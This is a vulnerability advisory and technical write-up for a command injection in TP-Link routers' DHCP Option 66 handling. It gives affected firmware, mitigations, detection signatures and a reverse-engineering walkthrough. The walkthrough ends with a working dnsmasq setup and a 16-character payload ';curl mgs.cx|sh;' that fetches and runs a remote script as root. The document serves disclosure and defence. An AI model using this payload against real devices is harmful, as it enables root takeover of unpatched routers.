TP-Link DHCP Option 66 Unauthenticated RCE (CVE-2026-11834)
Description
A command injection vulnerability (CWE-78) exists in the DHCP Option 66 (“TFTP Server Name”) handling of TP-Link router firmware. When the device acts as a DHCP client on its WAN interface, the Option 66 value returned in a DHCP lease is concatenated unsanitised into a tftp shell command within libcmm.so. Five functions build this command and pass it to util_execSystem(), which calls system(), so a crafted Option 66 value is interpreted as shell input and executed as root. A single malicious DHCP response triggers all five functions, executing the injected command multiple times.
An attacker on the same broadcast domain as the target’s WAN interface can achieve unauthenticated remote code execution by answering the device’s DHCP requests with a malicious Option 66 value. No authentication, user interaction, or control of an existing DHCP server is required.
Advisory Links:
Affected Devices
This vulnerability affects the shared Option 66 handling code in libcmm.so, which is present across a wide range of TP-Link routers. TP-Link has released fixed firmware for the following models and hardware versions:
| Product Model | Hardware Version | Fixed Firmware Version |
|---|---|---|
| Archer MR200(EN) | V7 | 1.3.0 Build 250605 |
| Archer MR200(EU) | V8 | 1.5.0 Build 260605 |
| Archer MR402(EU) | V1 | 1.5.0 Build 260605 |
| Archer VR2100(EU) | V1 | EU_V1_260330 |
| Archer C20 | V5 | EU_V5_260317 / US_V5_260419 |
| Archer C20 | V6 | V6_260608 |
| TL-MR6400(EU) | V7 | 1.7.0 Build 260413 |
Additional models and hardware versions sharing the same code path were identified as affected during analysis. Some of these have reached end-of-life or end-of-support and will not receive fixed firmware.
Impact Assessment
This vulnerability allows an unauthenticated attacker on the same network segment as the target’s WAN interface to execute arbitrary commands as root.
CVSS 4.0 Score: 8.7 (High) CVSS:4.0/AV:A/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N
- Adjacent network access only (the attacker must be on the same broadcast domain as the target’s WAN interface)
- No authentication required
- No user interaction required
- Full root-level code execution on the device
- Does not require control of the legitimate DHCP server; an attacker can deliver the payload by racing it on the segment
The WAN-adjacent requirement is less restrictive than it first appears. Any network that sees the router performing DHCP client requests is in scope, including a malicious or compromised upstream provider, a shared upstream segment, an attacker with a tap or rogue device upstream of the router, or a cascaded deployment where one router’s WAN sits on another’s LAN.
Remediation
TP-Link has released fixed firmware for the affected models listed above.
Patching
- Update affected devices to the fixed firmware version for the relevant model and hardware version. After updating, confirm the running firmware matches or supersedes the fixed build listed in the table above.
Mitigations for unpatched and end-of-life devices
Some affected models have reached end-of-life or end-of-support and will not receive a fix. The vulnerability is only reachable by a host that can answer the device’s DHCP requests on the broadcast domain its WAN interface sits on, so the practical mitigations are all related to controlling that segment:
- Treat the upstream (WAN-side) Layer 2 segment as a trust boundary. Avoid placing the WAN interface on an untrusted or shared segment, such as a multi-tenant or unmanaged upstream network, where an arbitrary host can respond to DHCP.
- Enable DHCP snooping on managed switches so that only an authorised uplink port may serve DHCP, configuring the device-facing ports as untrusted. This prevents a rogue host on the segment from answering the device’s requests or from spoofing the legitimate server.
- Where the segment supports it, isolate the device’s WAN domain with VLAN segmentation to limit which hosts share its broadcast domain, and apply port security to constrain which MAC addresses can appear on it.
- Where a static or PPPoE WAN configuration is viable, using it removes the DHCP client path, and with it the affected code, from the provisioning flow entirely.
Detection
The attack is visible on the network and has straightforward signatures:
- Flag DHCP
OFFER/ACKmessages whose Option 66 (“TFTP Server Name”) value is not a valid hostname or IP address, in particular any value containing shell metacharacters such as;,|,`,$(,&, or whitespace. A legitimate Option 66 value is a bare server address, so the presence of metacharacters is a high-quality indicator of an injection attempt. - Alert on DHCP anomalies consistent with the race: more than one server answering a single transaction, a
DHCPACKfrom an unexpected MAC or IP on the segment, orDHCPRELEASEmessages the client did not send (lease bindings disappearing unexpectedly on the server).
Technical Walkthrough
Following my previous research into the TDDP protocol (CVE-2026-0834), I wanted to continue looking into the Archer C20. I had identified the UART pads on the board during the TDDP work but hadn’t needed a serial connection for that vulnerability. Before shelving the device, I decided to solder pin headers to the board and set up a serial console to inspect it further.
I conducted the following research against the Archer C20 V6 (firmware 0.9.1 Build 4.19, EU version) on physical hardware. Memory offsets, function addresses, and command structures may differ on other models or firmware versions.
UART Access
With the case opened and the board on the bench, the serial header was accessible.

The Archer C20 has a four-pin UART header on the PCB, labelled on the silkscreen as TX, RX, GND and VCC. Pin headers were soldered to the pads for a stable connection rather than holding probes against the board.
A USB-to-TTL serial adapter was connected between the header and my machine, crossing the data lines (adapter RX to board TX, adapter TX to board RX, and GND to GND). The VCC pin was left disconnected, as the router is powered from its own supply.
After trying various serial settings within MobaXterm, I found that 115200 baud, 8 data bits, no parity, one stop bit (8N1) was successful in giving me a clean output once the adapter was connected and the router was powered on.
The console filled with the usual bootloader and kernel output. Once userland came up, I noticed a function being called and printed multiple times:
[ util_execSystem ] 185:  oal_wlan_ra_initWlan cmd is "ifconfig ra0 up"
[ util_execSystem ] 185:  oal_wlan_ra_initWlan cmd is "echo 1 > /proc/tplink/led_wlan_24G"
[ util_execSystem ] 185:  oal_br_addIntfIntoBridge cmd is "brctl addif br0 ra0"
[SNIP]
[ util_execSystem ] 185:  oal_startDhcps cmd is "dhcpd /var/tmp/dconf/udhcpd.conf"
[ util_execSystem ] 185:  oal_intf_setIfMac cmd is "ifconfig eth0.2 hw ether 3C:64:CF:7B:69:8B up"
[SNIP]
[ util_execSystem ] 185:  setupModules cmd is "insmod /lib/modules/kmdir/kernel/net/netfilter/nf_conntrack_tftp.ko"
[ util_execSystem ] 185:  oal_initIp6FirewallObj cmd is "ip6tables -P INPUT ACCEPT"
[SNIP]
[ util_execSystem ] 185:  prepareDropbear cmd is "dropbear -p 22 -r /var/tmp/dropbear/dropbear_rsa_host_key -d /var/tmp/dropbear/dropbear_dss_host_key -A /var/tmp/dropbear/dropbearpwd"
Every subsystem on the device (the wireless driver, the bridge, the DHCP server, the firewall, the SSH daemon) routed its shell commands through a single helper function, util_execSystem, which logged the calling function and the command string it was about to run (<caller> cmd is "<command>").
This wrapper was a useful place to start. By the time a command reached it, the string was already fully built, so the wrapper could not tell which bytes were the intended command and which were data, and was not well placed to sanitise on the caller’s behalf. The safety of each call depended on how its caller had assembled the string.
This also made it a natural starting point for reverse engineering: I could work backwards from util_execSystem, enumerate its callers, and review how each one builds its command. Any caller that assembles a command from network-controlled input would be a strong command injection candidate.
Binary Extraction
In order to further understand the util_execSystem and the caller functions, I needed to locate the binary where it was defined. I started by downloading the official firmware for the TP-Link Archer C20 V6 from the TP-Link support site.
Archer_C20v6_EU_0.9.1_4.19_up_boot[230307-rel40660].bin
I extracted the firmware .bin from the downloaded archive:
$ unzip Archer%20C20\(EU\)_V6_230307.zip

Archive:  Archer%20C20(EU)_V6_230307.zip
  inflating: Archer_C20v6_EU_0.9.1_4.19_up_boot[230307-rel40660].bin
  inflating: How to upgrade TP-LINK Wireless AC Router(New VI).pdf
Before extracting the filesystem, I ran binwalk to identify the file signatures and offsets within the firmware image:
$ binwalk Archer_C20v6_EU_0.9.1_4.19_up_boot\[230307-rel40660\].bin

[SNIP]/Archer_C20v6_EU_0.9.1_4.19_up_boot[230307-rel40660].bin
-----------------------------------------------------------------
DECIMAL     HEXADECIMAL     DESCRIPTION
-----------------------------------------------------------------
132096      0x20400         LZMA compressed data, properties:
                            0x5D, dictionary size: 8388608 bytes,
                            compressed size: 1130963 bytes,
                            uncompressed size: 3441784 bytes
1442304     0x160200        SquashFS file system, little
                            endian, version: 4.0, compression:
                            xz, inode count: 736, block size:
                            131072, image size: 6457836 bytes,
                            created: 2023-03-07 03:19:00
-----------------------------------------------------------------

Analyzed 1 file for 85 file signatures (187 magic patterns) in 136.0 milliseconds
This identified a SquashFS filesystem at offset 1442304, 6457836 bytes in size and xz compressed. I carved it out of the firmware image with dd, producing a raw SquashFS image:
$ dd if="Archer_C20v6_EU_0.9.1_4.19_up_boot[230307-rel40660].bin" of=squashfs.img bs=1 skip=1442304 count=6457836

6457836+0 records in
6457836+0 records out
6457836 bytes (6.5 MB, 6.2 MiB) copied, 2.75302 s, 2.3 MB/s
The image was then unpacked with unsquashfs, producing the device’s root filesystem:
$ unsquashfs -d rootfs squashfs.img

Parallel unsquashfs: Using 16 processors
668 inodes (626 blocks) to write
created 509 files
created 68 directories
created 70 symlinks
created 0 devices
created 0 fifos
created 0 sockets
created 0 hardlinks
With the filesystem extracted, I searched it for the util_execSystem symbol to find which binary it lived in:
$ grep -rl util_execSystem rootfs/

rootfs/usr/bin/httpd
rootfs/usr/bin/cos
rootfs/usr/bin/cli
rootfs/lib/libcmm.so
The string appeared in a few binaries (cos, httpd, cli) and in the shared library libcmm.so. A function like util_execSystem is going to be defined once in a shared library and used by the others. readelf confirmed this, the function is a defined GLOBAL symbol in libcmm.so and an undefined (UND) import everywhere else.
$ readelf -sW rootfs/lib/libcmm.so | grep -w util_execSystem

   736: 00091730   732 FUNC    GLOBAL DEFAULT    8 util_execSystem

$ readelf -sW rootfs/usr/bin/cos | grep -w util_execSystem

    56: 00413e40     0 FUNC    GLOBAL DEFAULT  UND util_execSystem
Checking the file confirmed a little-endian 32-bit MIPS shared object:
$ file rootfs/lib/libcmm.so

rootfs/lib/libcmm.so: ELF 32-bit LSB shared object, MIPS, MIPS32 rel2 version 1 (SYSV), dynamically linked, stripped
This binary was then opened in Ghidra for static analysis.
Analysing util_execSystem
libcmm.so was loaded into Ghidra. The exported util_execSystem symbol was already labelled from the dynamic symbol table (Ghidra loads the library at an image base of 0x10000, so the function sits at 0x000a1730: the 0x00091730 that readelf reported earlier, plus that base).
The relevant parts of the function, after renaming the parameters and the stack buffer, are below:
int util_execSystem(char *caller, char *format, undefined4 arg1, undefined4 arg2)
{
  char cmd [512];
  int  len;
  int  attempt;
  uint status;
  undefined4 local_res8;
  undefined4 local_resc;

  local_res8 = arg1;
  local_resc = arg2;
  memset(cmd, 0, 0x200);
  len = vsnprintf(cmd, 0x1ff, format, &local_res8);
  cdbg_printf(8, "util_execSystem", 0xb9, "%s cmd is \"%s\"\n", caller, cmd);

  attempt = 1;
  if (0 < len) {
    while( true ) {
      status = system(cmd);

      [SNIP: return-code inspection and retry-on-transient-failure handling]

      if (attempt == 3) break;
      attempt = attempt + 1;
    }
  }
  return -1;
}
Ghidra recovered four parameters. The first, caller, is a string naming the calling function and is used only for logging. The second, format, is a printf-style format string; the remaining two are the values formatted into it. The function clears a 512-byte stack buffer, formats the command into it with vsnprintf, logs it with cdbg_printf, and then runs it. That log call is the source of the lines seen on the UART console earlier: its 0xb9 (185) argument is the line number, matching the [ util_execSystem ] 185: prefix on every one of those messages.
The formatted buffer cmd is handed straight to system(). There is no validation/escaping/filtering anywhere between vsnprintf and system().
Any neutralisation of untrusted input has to happen in the caller, before the value reaches the format arguments. Whether a given call is safe therefore depends entirely on how its caller assembled the string, so the next step was to enumerate the callers and find one that builds a command out of input it does not control.
Identifying the Callers
To get the calling functions by name, I used radare2 to cross-reference the symbol and list each caller:
$ r2 -q -c 'aa; axt sym.util_execSystem' lib/libcmm.so | awk '{print $1}' | sort -u

[SNIP]

INFO: Analyze all flags starting with sym. and entry0 (aa)
INFO: Analyze imports (af@@@i)
INFO: Analyze entrypoint (af@ entry0)
INFO: Analyze symbols (af@@@s)
INFO: Recovering variables (afva@@F)
INFO: Running plugin pre-analysis hooks
WARN: Variable 'anal.plugins.pre' not found
INFO: Analyze all functions arguments/locals (afva@@F)
fcn.000b129c
sym.addressTypeToInt
sym.checkOption66FileLen
sym.ipt_init
sym.oal_6rd_addTunnel
sym.oal_6rd_delTunnel
sym.oal_6rd_setRoute
sym.oal_6to4_addTunnel
sym.oal_6to4_delTunnel
sym.oal_6to4_setIpAddr
sym.oal_6to4_setRoute
sym.oal_addIp6StaticRoute
sym.oal_addStaticRoute
sym.oal_addVlanTagIntf
sym.oal_app_checkTcpPortStat
sym.oal_br_addBridge
sym.oal_br_addIntfIntoBridge
sym.oal_br_delBridge
sym.oal_br_delIntfFromBridge
sym.oal_br_markMulticastRouterPort
sym.oal_closeAlg
sym.oal_ddos_addPingRule

[SNIP]
This produced a large list of calling functions, but gave me no context for the command being passed to util_execSystem.
The following command resolves the argument at every call site and lists the templates that contain a dynamic value:
axt sym.util_execSystemfinds every call site (~[1]keeps the address)pd 6 @@= …disassembles a short window at each onegrep 'addiu a1, a1,'isolates the instruction that loads the second argument (the format string)grep -oE '"[^"]*"'extracts the resolved templatesort -uremoves duplicatesgrep '%'keeps only the templates with a dynamic%value, dropping the fully-static commands
$ r2 -q -e scr.color=0 -c 'aaa; pd 6 @@=`axt sym.util_execSystem~[1]`' lib/libcmm.so 2>/dev/null | grep 'addiu a1, a1,' | grep -oE '"[^"]*"' | sort -u | grep '%'

"brctl addbr %s;brctl setfd %s 0;brctl stp %s off"
"brctl addif %s %s"
"brctl delif %s %s"
"cmxdns %s"
"dhcp6c -c %s -p %s %s %s &"
"dhcp6s -c %s -P %s %s &"
"dhcpd %s"
"dyndns %s"
"ebtables -D FORWARD -i %s -j %s"
"ebtables -D %s -j ACCEPT"
"ebtables -F %s"
"ebtables -I FORWARD -i %s -j %s"
"ebtables -I %s -j ACCEPT"
"ebtables -I %s -j DROP"
"ebtables -N %s"
"ebtables %s OUTPUT -o %s -j mark --mark-and 0x%x --mark-target CONTINUE"
"ebtables %s OUTPUT -o %s -j mark --or-mark 0x%x --mark-target CONTINUE"
"ebtables -t broute -%c BROUTING -i %s -j mark --or-mark 0x%x"
"ebtables -t broute -D BROUTING -i %s -j mark --or-mark 0x%x --mark-target CONTINUE"
"ebtables -t broute -I BROUTING -i %s -j mark --or-mark 0x%x --mark-target CONTINUE"
"ebtables -X %s"
"echo 0 > /proc/sys/net/ipv6/conf/%s/accept_ra"
"echo 0 > /proc/sys/net/ipv6/conf/%s/autoconf"
[SNIP]
"pppd pppoe %s demand idle %d unit %d\t&"
"radvd -C %s -p %s &"
"ripd -d -f %s"
"rm -fr /var/tmp/web ; ln -s /web/locale/%s /var/tmp/web"
"rm -f %s %s"
"rmmod %s"
"rm %s"
"route add default dev %s"
"route add default gw %s%d dev %s"
"route add default gw %s dev %s"
"route add -host %s dev %s"
"route -A inet6 add default gw ::192.88.99.1 dev %s"
"route -A inet6 add default gw %s dev %s"
"route -A inet6 add default gw ::%s dev %s"
"route -A inet6 add %s/%d dev %s"
"route -A inet6 del %s/%d"
"route del -host %s"
"route del -host %s dev %s"
"route del -net %s netmask %s"
"route del %s dev %s"
"route del %s gw %s dev %s"
" > %s"
"%s %s/%s.ko"
"tc filter add dev %s parent 10: protocol all prio 1 handle 0x%x fw mask 0x%x classid 10:1 action mirred egress redirect dev %s"
"tc filter add dev %s parent 10: protocol all prio 1 u32 match u32 0 0 flowid 10:1 action mirred egress redirect dev %s"
"tc filter show dev %s >/var/tc_filters"
"tc qdisc add dev %s root handle 10: prio"
"tc qdisc del dev %s root handle 10: prio"
"tftp -g %s -r dut_images.tar.gz -l /tmp/d/dut_images.tar.gz"
"tftp -g %s -r dutserver -l /tmp/dut/dutserver"
"tftp -g %s -r mtlk.ko -l /tmp/dut/mtlk.ko"
"tftp -g %s -r progmodels.tar.gz -l /tmp/d/progmodels.tar.gz"
"tftp -g %s -r %s -l %s"
"vconfig add %s %d"
"vconfig rem %s.%d"
"vconfig set_egress_map %s 0 %d"
"vconfig set_flag %s 1 1"
"wanType %s"
"zebra -d -f %s"
This still produced a long list, however, most of these commands, were using local variables such as interface names (brctl, ebtables, vconfig, tc), addresses and routes (route, route -A inet6), filenames (rm, rmmod), or daemon config paths (zebra, ripd, radvd, pppd), which are unlikely to originate from an external source.
The tftp entries were interesting however, as one command fetches a file from a remote endpoint:
tftp -g %s -r %s -l %sThis one downloads a file over TFTP, and its first %s is the server to fetch from. A download endpoint is a value that could plausibly come from outside the device, so this was the first template I decided to follow.
I cross-referenced the string itself to find which functions build it:
$ r2 -q -c 'izz~tftp -g %s -r %s -l %s' lib/libcmm.so

WARN: Relocs has not been applied. Please use `-e bin.relocs.apply=true` or `-e bin.cache=true` next time
5398 0x000c80e0 0x000c80e0 22   23   .rodata   ascii   tftp -g %s -r %s -l %s

$ r2 -q -c 'aaa; axt 0xc80e0' lib/libcmm.so 2>/dev/null | awk '{print $1}' | sort -u

sym.rsl_getCustomConfigFile;
sym.rsl_getFaviconFile;
sym.rsl_getLogoFile;
sym.rsl_getOp66GConfig;
sym.rsl_getOp66MConfig;
The cross-reference returned five functions:
rsl_getOp66GConfigrsl_getOp66MConfigrsl_getLogoFilersl_getFaviconFilersl_getCustomConfigFile
Each of them takes a server address and uses it to download a configuration or branding file over TFTP. Further digging identified them as part of the handling for DHCP Option 66, the “TFTP Server Name” option.
DHCP Option 66
When a device joins a network and needs IP configuration, it can obtain one automatically using the Dynamic Host Configuration Protocol (DHCP) (RFC 2131). On a router, this will happen on the WAN interface, where the router acts as a DHCP client and asks the upstream network for an address.
The diagram below shows the request/response flow, from the initial DHCP request to the TFTP file retrieval that the Option 66 controls.

A lease is negotiated through a four-message exchange, commonly abbreviated as DORA.
- When the device joins a network, it broadcasts a
DHCPDiscoverto find a DHCP server, and a server replies with aDHCPOffer. Aside from the standard values that a DHCP server provides (IP, subnet mask, gateway, lease time), the offer can contain additional options (RFC 2132), identified by a numeric code. One of these is Option 66 “TFTP Server Name” which is a file server endpoint. - The device can then accept the lease with a
DHCPRequestand the server confirms with aDHCPAck, completing the negotiation. - Option 66 “TFTP Server Name” is related to BOOTP (DHCP’s predecessor), where a diskless machine would be given an address of a Trivial File Transfer Protocol (TFTP) server to fetch boot and configuration data from. The device performs a TFTP RRQ to download this file which can then be applied to the device.
In the case of the router, it acts on this Option 66 value to download ISP provisioning configuration. This is what the five functions found earlier do, building the tftp -g %s -r %s -l %s command in libcmm.so with the Option 66 value supplied as the server. The remote and local filenames in the tftp command are generated on the device, but the server address is received by whatever DHCP server answers it on the WAN, which means it is likely attacker-controlled.
The Injection Point
To check whether any sanitisation existed during the TFTP command construction, I looked at one of the five functions, rsl_getOp66GConfig, which retrieves the global ISP configuration file (its sibling rsl_getOp66MConfig fetches a per-device file keyed on the MAC, and the remaining three fetch the logo, favicon and a custom config):
int rsl_getOp66GConfig(char *option66)
{
  int  ret;
  char remoteName [256];

  [SNIP]

  if (option66 == NULL)
    return 0;

  memset(remoteName, 0, 0x100);
  getRemoteFileName(basename(g_globalCfgName), remoteName, 0x100);

  ret = util_execSystem("rsl_getOp66GConfig",
                        "tftp -g %s -r %s -l %s",
                        option66,          // %s #1: server (the DHCP Option 66 value)
                        remoteName,        // %s #2: remote filename (derived from the device MAC)
                        g_globalCfgName);  // %s #3: local output path
  if (ret == 0)
    return 0;

  cdbg_printf(8, "rsl_getOp66GConfig", 0x584, "execSystem to getting Global.bin failed\n");
  return 1;
}
The function takes the Option 66 value as its only parameter, option66. It builds the remote filename with getRemoteFileName (derived from the device MAC), then calls util_execSystem with the format string tftp -g %s -r %s -l %s, passing option66 as the first %s, the server to download from.
Between the value arriving as a parameter and being formatted into the command, there is no sanitisation. The option66 argument goes straight from the function parameter into the tftp command string. The other four functions follow the same pattern.
The logical next step was to confirm which function calls rsl_getOp66GConfig:
$ r2 -q -c 'aa; axt sym.rsl_getOp66GConfig' lib/libcmm.so

WARN: Relocs has not been applied. Please use `-e bin.relocs.apply=true` or `-e bin.cache=true` next time
INFO: Analyze all flags starting with sym. and entry0 (aa)
INFO: Analyze imports (af@@@i)
INFO: Analyze entrypoint (af@ entry0)
INFO: Analyze symbols (af@@@s)
INFO: Recovering variables (afva@@F)
INFO: Running plugin pre-analysis hooks
WARN: Variable 'anal.plugins.pre' not found
INFO: Analyze all functions arguments/locals (afva@@F)

sym.rdp_getOp66GConfig 0x178c8 [ICOD:--x] lw t9, -sym.rsl_getOp66GConfig(gp)
There was a single caller, rdp_getOp66GConfig. Checking what calls rdp_getOp66GConfig returned nothing:
$ r2 -q -c 'aa; axt sym.rdp_getOp66GConfig' lib/libcmm.so

WARN: Relocs has not been applied. Please use `-e bin.relocs.apply=true` or `-e bin.cache=true` next time
INFO: Analyze all flags starting with sym. and entry0 (aa)
INFO: Analyze imports (af@@@i)
INFO: Analyze entrypoint (af@ entry0)
INFO: Analyze symbols (af@@@s)
INFO: Recovering variables (afva@@F)
INFO: Running plugin pre-analysis hooks
WARN: Variable 'anal.plugins.pre' not found
INFO: Analyze all functions arguments/locals (afva@@F)
rdp_getOp66GConfig is an exported function with no caller inside libcmm.so. It is the library’s public entry point for this path, called from another process. Further analysis showed that the DHCP client (dhcpc) parses the option from the network and hands it to the main service (cos), which calls this exported API. The code that first receives the raw value lives outside this binary, in a separate executable.
Instead of reverse engineering further binaries, I decided to pass an Option 66 value to the live device and monitor the UART connection.
Confirming Execution
To control the Option 66 value the router would receive, I connected the Archer C20’s WAN port directly to my machine and ran dnsmasq as a DHCP server on that link. The UART console was still attached, so I could watch the util_execSystem log lines as the router processed the lease.
I gave my interface an address on the test subnet and pointed dnsmasq at a config that handed out a lease with a malicious Option 66 value:
$ sudo ip addr add 192.168.50.1/24 dev enp0s20f0u7u2

$ cat /tmp/dnsmasq.conf

listen-address=192.168.50.1
bind-interfaces
dhcp-range=192.168.50.100,192.168.50.200,255.255.255.0,30s
dhcp-option=66,"192.168.50.1|echo TEST>/tmp/test"

$ sudo dnsmasq -C /tmp/dnsmasq.conf -d --log-queries
The Option 66 value was built so that the first token is a valid TFTP server (192.168.50.1, my own host), followed by |echo TEST>/tmp/test. If the value reached a shell unsanitised, the | would pipe into echo and write a file, as a harmless proof of execution.
With the router connected, it requested a lease and the UART console showed the command it built:
[ util_execSystem ] 185:  rsl_getOp66GConfig cmd is "tftp -g 192.168.50.1|ech -r D29670AFF11EB442CDAA5BD008422D2EArcherC20V623030740660n.bin -l /var/tmp/ArcherC20V623030740660n.bin"

sh: ech: not found
First, the value reached a shell and was executed: the | was interpreted as a pipe and the shell tried to run the command after it, confirming command injection. Second, the command threw an error: echo became ech, so the value was being truncated somewhere before it reached util_execSystem.
To determine the length limit, I set Option 66 to a simple canary string and reviewed the output:
dhcp-option=66,"ABCDEFGHIJKLMNOPQRSTUVWXYZ"[ util_execSystem ] 185: rsl_getOp66GConfig cmd is "tftp -g ABCDEFGHIJKLMNOP -r D29670AFF11EB442CDAA5BD008422D2EArcherC20V623030740660n.bin -l /var/tmp/ArcherC20V623030740660n.bin"
tftp: bad address 'ABCDEFGHIJKLMNOP'Only the first sixteen characters (ABCDEFGHIJKLMNOP) made it through, which meant the Option 66 value was truncated to a limit of 16 characters. The exact point of truncation is in the separate binary that first parses the option, which I had chosen not to reverse, so 16 characters is an empirically observed limit rather than one I confirmed in code.
The UART console also showed all five functions from earlier firing on the one lease, each building the same tftp command with the same value.
A Working Payload
Sixteen characters was not enough for a self-contained command, so I decided to construct a command to download and run a larger second stage instead.
;curl <domain>|sh;The leading ; ends the tftp -g argument, curl <domain> fetches a second-stage script over HTTP, |sh pipes it into the shell, and the trailing ; separates it from the rest of the tftp line.
The fixed parts, ;curl and |sh;, use ten characters, leaving six for the domain. I registered a short domain, mgs.cx, and pointed it at a server I controlled. The full Option 66 value was then sixteen characters:
;curl mgs.cx|sh;The full attack was an ordinary DHCP exchange whose offer carried this value, followed by the device fetching and running the second stage:
